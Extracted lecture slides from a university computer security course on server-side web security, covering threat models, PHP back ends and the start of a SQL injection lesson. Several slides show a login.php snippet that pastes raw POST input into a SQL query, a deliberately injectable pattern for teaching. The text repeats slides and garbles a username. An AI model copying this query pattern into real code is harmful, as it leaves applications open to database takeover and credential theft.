

CSE467: Computer Security

9. Server-side Web Security

Seongil Wi

Notification: Homework #1



- Programming assignment
- Due: April 4 (Friday), 11:59 PM
- Implementing encryption, decryption, signing program for the RSA cryptosystem
- Late submission will be assessed a penalty of 10% per day

Recap: Web Threat Models

- **Network attacker:** resides somewhere in the communication link between client and server
 - Passive: eavesdropping
 - Active: modification of messages, replay...
- **Remote attacker:** can connect to remote system via the network
 - Mostly targets the server
- **Web attacker:** controls attacker.com
 - Can obtain SSL/TLS certificates for attacker.com
 - Users can visit attacker.com



Today's Topic!



- **Network attacker:** resides somewhere in the communication link between

- Passive: eavesdropping
- Active: modification of

Server-side web attack



- **Remote attacker:** can connect to remote system via the network

- Mostly targets the server




- **Web attacker:** controls attacker.com

- Can obtain SSL/TLS certificates for attacker.com
- Users can visit attacker.com




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
 - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
 - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
 - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application



- Runs on a web server (application server)
- Can be implemented in many existing programming languages
 - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)
- Prepares and outputs results for users
 - Dynamically generated HTML pages
 - Content from many different sources


Interaction with the Backend Database

9



Interaction with the Backend Database

10



Int


```
<?php
$id = $_POST['id'];
$pw = $_POST['pw'];
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
$r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API



Database

Int

```
<?php
$id = $_POST['id'];
$pw = $_POST['pw'];
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
$r = mysql_query($query);
?
```

login.php

UNIST | 로그인

계정생성 아이디찾기 비밀번호 초기화

ID jooho


PW 1234

로그인

Browser


HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API



Database

Int

```
<?php
$id = $_POST['id'];
$pw = $_POST['pw'];
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
$r = mysql_query($query);
?
```

login.php

UNIST | 로그인

계정생성 아이디찾기 비밀번호 초기화

ID jooho


PW 1234

로그인

Browser


HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API



Database

Int

```
<?php
$id = $_POST['id'];
$pw = $_POST['pw'];
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
$r = mysql_query($query);
```

DB Query

login.php

UNIST | 로그인

계정생성 아이디찾기 비밀번호 초기화

ID joocho


PW 1234

로그인

Browser

HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API



Database

DB Query Example



\$query = “**SELECT** * **FROM** users **WHERE** id=‘\$id’ **AND** pw=‘\$pw’”;

retrieve
all fields

from this
table

if each row satisfies this
condition

id	pw	email	phone	...
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	...
joocho	1234	joocho@unist.ac.kr	0105242XXXX	...
...

Table users

DB Query Example

\$query = “SELECT * FROM users WHERE id=‘\$id’ AND pw=‘\$pw’”;

retrieve all fields from this table if each row satisfies this condition

hooho 1234

16

id	pw	email	phone	...
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	...
joohe	1234	joohe@unist.ac.kr	0105242XXXX	...
...

Table users

DB Query Example

`$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";`

hooho 1234 17

retrieve all fields from this table if each row satisfies this condition

`mysql_query($query) ⇒ {id:joooho, pw:1234, email:joooho@unist.ac.kr, ...}`

id	pw	email	phone	...
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	...
joooho	1234	joooho@unist.ac.kr	0105242XXXX	...
...

Table users

SQL Injection

SQL Injection Attacks



- Very popular attack vector
- Maliciously manipulate DB via **attacker-chosen SQL queries**

SQL Injection Example



\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **jooho**, pw: **1234**

\$query = "SELECT * FROM users WHERE id='jooho' AND pw='1234'";

SQL Injection Example



```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

